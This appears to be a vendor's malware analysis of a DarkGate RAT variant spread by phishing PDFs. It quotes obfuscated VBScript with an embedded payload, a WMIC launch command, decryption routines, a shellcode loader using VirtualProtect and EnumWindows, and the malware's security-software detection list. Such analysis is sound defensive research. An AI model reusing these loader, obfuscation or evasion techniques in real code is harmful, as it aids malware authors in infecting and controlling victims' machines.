Disarming DarkGate: A Deep Dive into Thwarting the Latest DarkGate Variant

Published: 2024-07-12 · Archived: 2026-04-05 19:12:23 UTC

The SonicWall RTDMI ™ engine has recently protected users against the distribution of the “6.6” variant of DarkGate malware by a phishing email campaign containing PDF files as an attachment. DarkGate is an advanced Remote Access Trojan that has been widely active since 2018. The RAT has been marketed as Malware-as-a-Service in underground forums, and threat actors are actively updating its code. The malware supports a wide range of features, including (Anti-VM Anti-AV Delay Execution multi-variant support and process hollowing, etc.), which are controlled by flags in the configuration data. This variant of DarkGate RAT supports more than 65 commands from the Command-and-Control server. The SonicWall threat research team has observed a spike in PDF file attachments that lead to the execution of DarkGate malware on the victim’s machine.

PDF

The PDF file disguises itself as an invoice file dated “26 Jun2024” and contains a download button that redirects to a compromised website to download a malicious VBScript file.



Figure 1: PDF file containing download link

VBScript

Function names and variable names in VBScript code are obfuscated, and large comments are added to harden the readability of the code. The malware keeps the malicious compressed data in the comments at the end of the VBScript code. The malware retrieves the compressed data using the regular expression "'\s(+)(\r?\n|$)" and extracts files into "C:\Default\Autoit3.exe" and "C:\Default\script.a3x." The malware executes the compiled AutoIt3 (AU3) script file using the WMIC command "wmic process call create "cmd /c C:\Default\Autoit3.exe C:\Default\script.a3x"'" which further continues the execution of the malware.

```
' To celebrate the release which coincided with the strip's ten year absence in newspapers and the twentieth anniversary of the strip,
'
' Early books were printed in smaller format in black and white; these were later reproduced in twos in color in the "Treasuries" Essen
'
' Calvin, unlike Hobbes, thinks of snowmen as fine art, worthy of highbrow criticism and expensive pricing Bill Watterson has said that
'
' Calvin is confronted every year with Christmas, as his mischievous nature conflicts with his greed for presents from Santa Claus whic
lIl1.Create "wmic process call create ""cmd /c " & Ill1 & "\Autoit3.exe " & Ill1 & "\script.a3x"""

' Thus empiricism is entirely devoid of the popularity of transcendentally idealising reason; and however prejudicial such empiricism m
Set IlI1 = Nothing
Set IlI1 = Nothing

' We should of ourselves desist from the demand that our questions be answered dogmatically, if from the start we understood that whate
'
' This is the great utility of the sceptical mode of dealing with the questions which pure reason puts to pure reason. By its means we
'
' If therefore, in dealing with a cosmological idea, I were able to appreciate beforehand that whatever view may be taken of the unco
WScript.Quit

' 504b030414000000080066 72da5835cd2a335d0a0500208a08000a0000007363726970742e613378002280dd7fa3484bbe986c4aa9994c530a86d6487d41553321454
' 6afld4afde57dela2c6f4fcc93304495a721afa9ca7b301c33367bc81dcafbafd7d4e5c5e57a7251a394b7098c7072e21dc09da2c6fdf56bacbc4329da1351fef2363
' fc4e26760957ff8b1a176bffc9adf7acdfc182bb6e50bfd8a5ab34b5a1f8916bbebb92e3fb6d5e39ff20bb789a70d3afd79ec931750c0b892956c45b706af60524eab
' 503b689b012c0363b5e73e2e5095e07d060e5774a4a5d692750da05435d691b7d8a7d8cf4fdd92e485423dd3c94f8b91df92970ecc793c7ab580e542affd00dfd007a
' 4bda5de08d87d2b984e400fe91e3d1eeaeda2feb83ecab81b989c08cd9563de69d631ab814de6599dad4cd4ffcfac27ad29d63dc0cbd3ccaa7fe845c29a2c07d40cb2
' 387c923abe5e6a4b3434e889237b3d87565ec66bd3713a3a2bf0871f89822107f919b0f5012f557c1f8fe4ab6809f6c37d19b79e291872054fc69e7d4f8afb17d9c08
```

Figure 2: Obfuscated VBScript code

AU3 Script

After decompiling the script file "script.a3x," we get the legible AU3 script. It concatenates hexadecimal encoded strings of shellcode bytes, which are followed by the DarkGate loader binary bytes.

```
FUNC _ENCRYPT($VVALUE, $SKEY)
    $TBYTE = DLLSTRUCTCREATE("BYTE")
    LOCAL $S_ENCRYPTED
    LOCAL $IKEYALT = BINARYLEN($SKEY)
    FOR $I = 1 TO $IKEYALT
        $IKEYALT = BITXOR(BINARYMID($SKEY, $I, 1), $IKEYALT)
    NEXT
    FOR $I = 1 TO BINARYLEN($VVALUE)
        $S_ENCRYPTED &= CHR(DLLSTRUCTSETDATA($TBYTE, 1, BITNOT(BITXOR(BINARYMID($VVALUE, $I, 1), $IKEYALT))))
    NEXT
    RETURN $S_ENCRYPTED
ENDFUNC
LOCAL $DATA
$DATA = "90E9B90300000075"
$DATA &= "564550524B4B667670534C48596976"
$DATA &= "4B567A694A4E4E694C6C43"
$DATA &= "4A54556E715677555A4A5A734268"
$DATA &= "4242434F6E5371537864"
$DATA &= "4674766747696D4F5273"
$DATA &= "4A64594D715245764F676A74"
```

Figure 3: AU3 script decryption logic and shellcode

The AU3 script contains encrypted instructions, which are decrypted using a byte XOR operation, and the equivalent C representation of the algorithm is shown below.

```
DWORD dwKeyLength = strlen(sKey);
byXorKey = dwKeyLength;
for (int i = 0; i < dwKeyLength; i++)
    byXorKey = byXorKey ^ byKey[i];

for (int i = 0; i < dwEncryptedDataLength; i++)
    byDecrypted[i] = ~(byEncrypted[i] ^ byXorKey);
return byXorKey;
```

Figure 4: C code for AU3 decryption logic

```
CODE:004617FC mov     eax, ds:off_467B98
CODE:00461801 mov     edx, offset a66 ; "6.6"
CODE:00461806 call    CopyString
CODE:0046180B mov     eax, ds:off_467AAC
CODE:00461810 mov     byte ptr [eax], 0
CODE:00461813 mov     eax, ds:off_467C28
CODE:00461818 mov     byte ptr [eax], 0
CODE:0046181B mov     eax, ds:off_467940
CODE:00461820 xor     edx, edx
CODE:00461822 mov     [eax], edx
CODE:00461824 mov     eax, ds:off_467DDC
CODE:00461829 mov     byte ptr [eax], 1
CODE:0046182C call    LoadLibraries
CODE:00461831 mov     eax, ds:off_467D24
CODE:00461836 mov     byte ptr [eax], 0
CODE:00461839 call    Initialization  ; Compute MD5 and encode from infected machine information to create file in appdata using initial 7
```

Figure 5: Encrypted command in the AU3 script

After decryption, the below instructions are executed by the AU3 script to transfer control to the shellcode bytes by registering a callback using API EnumWindows.

DllStructCreate("byte") DllCall("kernel32.dll", "BOOL", "VirtualProtect", "ptr", DllStructGetPtr($pt), "int", 75613, "dword", 0x40, "dword*", "null) DllStructSetData($pt, 1, $data) DllCall("user32.dll", "int", "EnumWindows", "ptr", DllStructGetPtr($pt), "lparam", 0)

Shellcode

The shellcode does PEB traversal to resolve API addresses using API names hashing. The shellcode enumerates PE headers of the DarkGate loader binary, which is followed by the shellcode bytes to get the address of the entry point. Execution is now transferred to the DarkGate loader entry point, and the 0x20th byte in the DOS header of the loader binary is updated to the value “2” to prevent re-execution of the loader binary in the next callback to the shellcode. The shellcode is registered as a callback function, and the updated value of the 0x20th byte in the DOS header helps to prevent multi-instances execution for the DarkGate loader.

DarkGate Loader

The loader reads the script file and retrieves the encrypted DarkGate bytes using the marker value “GDrdcpJy.” The malware decrypts the DarkGate binary with the key “GDrdcpJy” using the EncryptDecrypt algorithm, which is explained in the malware initialization section. The malware now loads the DarkGate binary in memory and transfers execution control to it.

DarkGate

Malware execution starts with initializing the version value “6.6” for the DarkGate variant. It loads the required DLLs and resolves APIs addresses dynamically at runtime in later stages to harden the analysis. Below is the list of loaded DLLs by the malware.

- Urlmon.dll
- user32.dll
- Advapi32.dll
- Shell32.dll
- ntdll.dll

The malware invokes a module which is responsible for the initialization of the key value. This key is used by the malware to encrypt and decrypt data.

```
$DATA &= "47"
$DATA = BINARYTOSTRING("0x" & $DATA)
$PT = EXECUTE(_ENCRYPT(BINARYTOSTRING("0x86AEAE91B6B0B7A1B691B0A7A3B6A7EAE0A0BBB6A799F5F7F4F3F19FE0EB"), "GDrdcpJy"))
EXECUTE(_ENCRYPT(BINARYTOSTRING("0x86AEAE81A3AEAEEAE0A9A7B0ACA7AEF1F0ECA6AEAEE0EEE0808D8D8EE0EEE094ABB0B6B7A3AE92B0AD
EXECUTE(_ENCRYPT(BINARYTOSTRING("0x86AEAE91B6B0B7A1B691A7B686A3B6A3EAE6B2B6EEF3EEE6A6A3B6A3EB"), "GDrdcpJy"))
EXECUTE(_ENCRYPT(BINARYTOSTRING("0x86AEAE81A3AEAEEAE0B7B1A7B0F1F0ECA6AEAEE0EEE0ABACB6E0EEE087ACB7AF95ABACA6ADB5B1E0EE
```

Figure 6: DarkGate version initialization

Key Initialization

- Gets value for “ProductID” from registry entry HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion.
- Gets value for “ProcessorNameString” from registry entry HKLM\HARDWARE\DESCRIPTION\System\CentralProcessor.
- Gets hexadecimal encoded Unicode computer name using the API GetComputerNameW.
- Concatenates values (string “4” + ProductID + ProcessorInfo + ComputerName).
- Generates a customized MD5 value from the concatenated string.
- Computes MD5 from the customized MD5 value and performs substitute cipher encoding using the cipher table “abcdefKhABCDEFGH” to get the encoded string.
- Takes the initial 7 bytes “hbKEHBK” from the encoded string to create a file in %appdata%. If the %appdata% directory is not present on the machine, then the malware creates a file in the “c:\temp” directory.
- Generates a random string of length 0x14 and computes its MD5 and performs substitute cipher encoding to get the encoded string.
- The encoded string “GehdKEDaHaDcEbEeDHKAdeKFGDDdAhAd” is written into the file “%appdata%\ hbKEHBK.” The value is read from the file in every next execution of the malware on the same machine to compute the key value, which is used to encrypt and decrypt data.
- Reads file content from “%appdata%\ hbKEHBK” and generates a customized MD5 value, then gets the key value by computing MD5 and encoding using the substitute cipher method from the customized MD5 value.
- Saves the key value “fHFeFhhCEhbBKBcfKEAbCBeHFCHFEhFK” into memory.



Figure 7: Key generation process

Whenever we refer to the key to encrypt and decrypt data, we will be referring to this key value saved in the memory. Values mentioned above are specific to the infected system and vary on different systems. These values are mentioned for better understanding and referencing purposes.

```
call    GetProductID    ; HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion ->ProductID
lea     eax, [ebp+var_8]
call    GetProcessorInfo ; HKLM\HARDWARE\DESCRIPTION\System\CentralProcessor ->ProcessorNameString
                         ; GetSystemInfo
push    offset dword_468C7C
push    offset dword_434918
push    [ebp+var_4]
push    [ebp+var_8]
lea     eax, [ebp+var_18]
call    HexadecimalUnicodeComputerName
push    [ebp+var_18]
lea     eax, [ebp+var_14]
mov     edx, 4
call    Concate         ; Concates ->value 4 + ComputerName + ProcessorInfo + ProductID
mov     eax, [ebp+var_14]
lea     edx, [ebp+var_10]
call    CustomizedMD5
mov     eax, [ebp+var_10]
lea     edx, [ebp+var_C]
call    MD5andSubstitueCipher ; Substitute cipher table ->abcdefKhABCDEFGH
mov     eax, [ebp+var_C]
mov     ecx, 7
mov     edx, 1
call    CopyNumberOfBytes
lea     eax, [ebp+var_1C]
call    GetAppDataPath
mov     eax, [ebp+var_1C]
call    ChecksForDirectoryPresence
test    al, al          ; if did not find appdata directory then uses c:\temp directory
jz      loc_434829
```

Figure 8: Code snippet to get the initial 7 characters for the appdata file name

Test Environment Settings

The malware author has implemented a file-based detection method to detect a testing environment to avoid debugging and modification of the code while testing the malware execution. Malware execution can be disabled by creating a file “c:\temp\test.txt” which forces the malware to terminate after creating a file “c:\temp\test_ok.” The presence of “c:\temp\test.txt” on the machine can also save users from DarkGate infection.



Figure 9: Checks for testing environment

AntiVirus Detection

The malware enumerates the processes and saves the list of process names separated by “|.” It detects the security software based on either the presence of the installation directory or by the presence of the process name related to the security software. If security software is detected, the malware sets the corresponding flag and initializes the name string for that security software. If the malware does not find any security software, then it considers the presence of Windows Defender and initializes the flag and name values accordingly. Flag values are used to alter malware behavior based on the presence of particular security software. A list of security software and their detection methods are mentioned in the below table.

Security Software	Detection Methods
Bitdefender	Presence of directories: C:\ProgramData\Bitdefender, C:\Program Files\Bitdefender
SentinelOne (EDR)	Presence of directory: C:\Program Files\SentinelOne
Avast	Presence of directories: C:\ProgramData\AVAST, C:\Program Files\AVAST Software
AVG	Presence of directories: C:\ProgramData\AVG, C:\Program Files\AVG
Kaspersky	Presence of directories: C:\ProgramData\Kaspersky Lab, C:\Program Files (x86)\Kaspersky Lab
Nod32	Presence of process: |egui Presence of directory: C:\ProgramData\ESET
Avira	Presence of directory: C:\Program Files (x86)\Avira

Norton	Presence of processes:|ns.exe, |nis.exe, nortonsecurity.exe
Symantec	Presence of process: |smc.exe
Trend Micro	Presence of process: uiseagnt.exe
McAfee	Presence of processes: mcshield.exe, mcuicnt.exe
SUPER AntiSpyware	Presence of process: superantispyware.exe
MalwareBytes	Presence of process: |mbam.exe Presence of directory: C:\Program Files\Malwarebytes
Comodo	Presence of processes: vkise.exe, |cis.exe
ByteFence	Presence of process: bytefence.exe
Search & Destroy	Presence of process: sdscan.exe
360 Total Security	Presence of process: qhsafetray.exe
Total AV	Presence of process: totalav.exe
IObit Malware Fighter	Presence of directory: C:\Program Files (x86)\IObit
Panda Security	Presence of process: psuaservice.exe
Emsisoft	Presence of directory: C:\ProgramData\Emsisoft
Quick Heal	Presence of directory: C:\Program Files\Quick Heal
F-Secure	Presence of directory: C:\Program Files (x86)\F-Secure
Sophos	Presence of directory: C:\ProgramData\Sophos
G DATA	Presence of directory: C:\ProgramData\G DATA
Windows Defender	Absence of any other security software

To prevent false detection of security processes for smaller process names, the malware uses “|” with the process name while searching in the list of running processes. As “|” is used as a separator in the running process names list, it will avoid any match from the middle of the running process name.



Figure 11: Code snippet comparing installation directory for security software

Malware Initialization

The malware decrypts the configuration data from memory with the key “ckcilIcconnh” using an XOR-based algorithm. The malware uses the same algorithm to encrypt and decrypt data but with a different key. We will be referring to this algorithm as the EncryptDecrypt algorithm in further discussion.

```
BYTE* DecryptConfiguration(BYTE bEncryptedData[], DWORD dwSizeOfEncryptedData, BYTE bKey[], DWORD bKeySize)
{
    int j = bKeySize;
    for (int i = 0; i < bKeySize; i++)
    {
        bIntermediateKey[i] = bKey[i] ^ j;
        j--;
    }

    int iKeyindex = 0;
    for (int i = 0; i < dwSizeOfEncryptedData;i++)
    {
        bDecryptedData[i] = bEncryptedData[i] ^ bIntermediateKey[iKeyindex];
        iKeyindex = (iKeyindex + bIntermediateKey[iKeyindex]) % bKeySize;
    }

    return bDecryptedData;
}
```

Figure 12: EncryptDecrypt algorithm

The decrypted data is a representation of key-value pairs, where keys are integer indexes and values are either “Yes” or “No” flags or can be data used by the malware.



Figure 13: Decrypted configuration data

The malware generates hash-encrypted folder names from corresponding plain text folder names.

Plain text folder name	Hashed folder name
Mainfolder	Dehffdh
Logsfolder	Chhdddd
Settings	Ddahcgk

Domain	Kkgfbgh

Figure 14: Hash-based folder names

The malware creates the hash-encrypted named mainfolder “dehffdh” in “C:\ProgramData.” Instead of “C:\ProgramData,” the malware uses the directory “C:\” if any of the Avast or AVG security software is present on the victim’s machine. The malware creates other folders and files in the mainfolder.

- C:\ProgramData\dehffdh\
- C:\ProgramData\dehffdh\chhdddd\
- C:\ProgramData\dehffdh\ddahcgk
- C:\ProgramData\dehffdh\kkgfbgh

